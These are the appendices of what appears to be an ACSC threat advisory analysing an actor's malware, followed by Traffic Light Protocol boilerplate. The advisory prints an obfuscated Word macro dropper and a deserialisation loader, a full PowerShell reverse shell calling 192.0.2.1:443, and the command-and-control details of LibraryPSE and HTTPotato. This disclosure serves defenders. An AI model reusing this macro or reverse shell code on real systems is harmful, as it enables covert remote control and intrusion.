 Stream.Write MyNode.NodeTypedValue
 Stream.SaveToFile filename, 2
 Stream.Close
 Set Stream = Nothing
 Set MyNode = Nothing
 Set ObjXML = Nothing
End Function

Sub Auto_Open()
c0 = "504b..."
c1 = "..."
<truncated for brevity>
c141 = "00f18800000000"
ALL0 = c0 + c1 + c2 + c3 + c4 + c5 + c6 + c7 + c8 + c9 + c10 + c11 + c12 + c13 + c14 + c15 + c16
+ c17 + c18 + c19 + c20 + c21 + c22 + c23 + c24 + c25 + c26 + c27 + c28 + c29 + c30 + c31 + c32 +
c33 + c34 + c35 + c36 + c37 + c38 + c39 + c40 + c41 + c42 + c43 + c44 + c45 + c46 + c47 + c48 +
c49 + c50
ALL1 = c51 + c52 + c53 + c54 + c55 + c56 + c57 + c58 + c59 + c60 + c61 + c62 + c63 + c64 + c65 +
c66 + c67 + c68 + c69 + c70 + c71 + c72 + c73 + c74 + c75 + c76 + c77 + c78 + c79 + c80 + c81 +
c82 + c83 + c84 + c85 + c86 + c87 + c88 + c89 + c90 + c91 + c92 + c93 + c94 + c95 + c96 + c97 +
c98 + c99 + c100
ALL2 = c101 + c102 + c103 + c104 + c105 + c106 + c107 + c108 + c109 + c110 + c111 + c112 + c113 +
c114 + c115 + c116 + c117 + c118 + c119 + c120 + c121 + c122 + c123 + c124 + c125 + c126 + c127 +
c128 + c129 + c130 + c131 + c132 + c133 + c134 + c135 + c136 + c137 + c138 + c139 + c140 + c141
ALL = ALL0 + ALL1 + ALL2
filename = VBA.Environ("APPDATA")
filename = filename + "\Microsoft\Word\STARTUP\Template.dotm"
WriteBin filename, ALL

  MsgBox "This application appears to be made on an older version of the Microsoft Office product
suite. Visit https://microsoft.com for more information. [ErrorCode: 4439]", vbExclamation,
"Microsoft Office Corrupt Application (Compatibility Mode)"

  WaitUntil = Now() + TimeValue("00:00:8")
  Do While Now < WaitUntil
  Loop
End Sub
```

Template.dotm – Malicious MS Word Template Macro

This macro contains two embedded .NET assemblies, which are loaded and executed and in turn, contain and load LibraryPSE. For further information on LibraryPSE, see Appendix E – LibraryPSE – PowerShell Empire.

This malicious macro contains two stages:

- Stage 1: loads a .NET assembly, which attempts to disable the `DisableActivitySurrogateSelectorTypeCheck` to ensure that misuse of .NET deserialisation will succeed.
- Stage 2: loads a .NET assembly, which in turn reflectively loads and executes an embedded Portable Executable file.

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "0{00020906-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Sub AutoExec()
'
' AutoExec Macro
'
'
Exec
End Sub

Function b64Decode(ByVal enc)
    Dim xmlObj, nodeObj
    Dim str5
    str5 = "Msxml2.DOM"
    Set xmlObj = CreateObject(str5 & "Document.3.0")
    Dim str6
    str6 = "bas"
    Set nodeObj = xmlObj.CreateElement(str6 & "e64")
    nodeObj.dataType = "bin.base64"
    nodeObj.Text = enc
    b64Decode = nodeObj.nodeTypedValue
    Set nodeObj = Nothing
    Set xmlObj = Nothing
End Function

Function Exec()

    Dim stage_1, stage_2

    stage_1 = "AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb..."
stage_1 = stage_1 & "ZT1uZX..."
<truncated for brevity>
stage_1 = stage_1 & "dXJjZURpY3Rpb25hcnk+Cw=="

stage_2 = "AAEAAAD/////AQAAAAAAAAAMAgAAAE5TeXN0..."
stage_2 = stage_2 & "Y0tleVR..."
<truncated for brevity>
stage_2 = stage_2 & "X2YCX2"

<continued on next page>
```

```
Dim stm_1 As Object, fmt_1 As Object

    manifest = "<?xml version=""1.0"" encoding=""UTF-16"" standalone=""yes""?>"
    manifest = manifest & "<assembly xmlns=""urn:schemas-microsoft-com:asm.v1""
manifestVersion=""1.0"">"
    manifest = manifest & "<assemblyIdentity name=""mscorlib"" version=""4.0.0.0""
publicKeyToken=""B77A5C561934E089"" />"
    manifest = manifest & "<clrClass clsid=""{D0CBA7AF-93F5-378A-BB11-2A5D9AA9C4D7}""
progid=""System.Runtime.Serialization""
    manifest = manifest & ".Formatters.Binary.BinaryFormatter"" threadingModel=""Both""
name=""System.Runtime.Serialization.Formatters.Binary.BinaryFormatter"" "
    manifest = manifest & "runtimeVersion=""v4.0.30319"" /><clrClass clsid=""{8D907846-455E-39A7-
BD31-BC9F81468B47}"" "
    manifest = manifest & "progid=""System.IO.MemoryStream"" threadingModel=""Both""
name=""System.IO.MemoryStream"" runtimeVersion=""v4.0.30319"" /></assembly>"

Dim str1
str1 = "Microsoft.W"
str1 = str1 & "indows.A"
Set actCtx = CreateObject(str1 & "ctCtx")
actCtx.ManifestText = manifest

Dim str2
str2 = "System.IO.Me"
Set stm_1 = actCtx.CreateObject(str2 & "moryStream")
Dim str3
str3 = "System.Runt"
str3 = str3 & "ime.Serialization.Formatters.B"
Set fmt_1 = actCtx.CreateObject(str3 & "inary.BinaryFormatter")

Dim Decstage_1
Decstage_1 = b64Decode(stage_1)
For Each i In Decstage_1
    stm_1.WriteByte i
Next i

On Error Resume Next

stm_1.Position = 0
Dim o1 As Object
Set o1 = fmt_1.Deserialize_2(stm_1)
If Err.Number <> 0 Then
    Dim stm_2 As Object
    Dim str4
    str4 = "System.IO.Mem"
    Set stm_2 = actCtx.CreateObject(str4 & "oryStream")

    Dim Decstage_2
    Decstage_2 = b64Decode(stage_2)
    For Each j In Decstage_2
        stm_2.WriteByte j
    Next j

    stm_2.Position = 0
    Dim o2 As Object
       Set o2 = fmt_1.Deserialize_2(stm_2)
End If
End Function
```

Appendix D – PowerShell Reverse Shell

This PowerShell script:

- establishes a connection to the specified IP and port,
- allocates some memory and reads data from the connection,
- uses `Invoke-Expression` to evaluate and run the received data,
- sends the results of `Invoke-Expression` back to the remote server.

```
$client = New-Object System.Net.Sockets.TCPClient('192.0.2.1',443);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
        $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
        $sendback = (iex $data 2>&1 | Out-String );
        $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
        $stream.Write($sendbyte,0,$sendbyte.Length);
        $stream.Flush()}
;
$client.Close()
```

Appendix E – LibraryPSE – PowerShell Empire

In creating LibraryPSE the actor utilised the PowerPick/ReflectivePick projects to create a compiled .NET DLL version of PowerShell Empire, which does not rely on `powershell.exe` to run and can be reflectively loaded into a Microsoft Word process (`winword.exe`). LibraryPSE is delivered and reflectively loaded by the malicious macros found in the `Template.dotm` file identified in Appendix C – Malicious Office Macros.

LibraryPSE Command and Control

Note: This activity does not indicate any compromise or vulnerability in OneDrive.

The actor utilised the PowerShell Empire OneDrive listener as the command and control channel for LibraryPSE. The `winword.exe` process, which hosts LibraryPSE, connects to a hardcoded URL to receive additional tasking and payloads. This URL takes the following form:

```
https://api.onedrive.com/v1.0/shares/<random_string>/driveitem/content
```

In the HTTP request to the above URL, LibraryPSE utilised the following User-Agent string (an example string format and the specific string are included):

```
Microsoft SkyDriveSync <version number> ship; Windows NT <major_version> (<minor_version>)

Microsoft SkyDriveSync 17.005.0107.0008 ship; Windows NT 10.0 (16299)
```

The core data downloaded is encrypted using RC4 with the decryption key being comprised of:

- the first four bytes of the downloaded data, concatenated with,
- a hardcoded 32 character hex string found in LibraryPSE.

Appendix F – HTTPotato

HTTPotato Overview

HTTPotato is a .NET DLL, which is comprised of three key components:

- the RottenPotato privilege escalation technique,
- an HTTP server,
- a JScript evaluator, as per the HTTPCore malware.

RottenPotato Privilege Esclation

When attempting the RottenPotato technique HTTPotato will first bind to `127.0.0.1:6666` and as it attempts various exploit techniques it will increment the port number each time up to a maximum of 6675.

HTTP Server

This functionality provides the ability for HTTPotato to listen on specific URIs provided by the actor. By default, HTTPotato binds to `http://localhost:5000` but can listen on certain other local interfaces and ports, if available. When the HTTP server receives a POST request, it passes the POST data off to the JScript evaluator.

JScript Evaluator

Receives the JScript payload from the HTTP POST data and evaluates it.

TLP: WHITE

Traffic Light Protocol

The Traffic Light Protocol utilised by the ACSC is defined by the Forum of Incident Response and Security Teams, Inc. (FIRST). A complete version of the FIRST TLP Standards Definitions and Usage Guidance is available from FIRST[83].

TLP Level	Restriction on access and use
RED	**Not for disclosure, restricted to participants only.** Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation, or operations if misused. Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. In most circumstances, TLP:RED should be exchanged verbally or in person.
AMBER	**Limited disclosure, restricted to participant's organisations..** Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation, or operations if shared outside of the organisations involved. Recipients may only share TLP:AMBER information with members of their own organisation, and with clients or customers who need to know the information to protect themselves or prevent further harm. **Sources are at liberty to specify additional intended limits of the sharing: these must be adhered to.**
GREEN	**Limited disclosure, restricted to the community.** Sources may use TLP:GREEN when information is useful for the awareness of all participating organisations as well as with peers within the broader community or sector. Recipients may share TLP:GREEN information with peers and partner organisations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not released outside of the community.
WHITE	**Disclosure is not limited.** Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.
Not classified	Any information received from the ACSC that is not classified in accordance with the Traffic light protocol must be treated as AMBER classified unless otherwise agreed in writing by the ACSC.

[83] FIRST Traffic Light Protocol Standards Definitions and Usage Guidance: https://www.first.org/tlp/

Document Change Log

Version	Change Summary
W1	First published.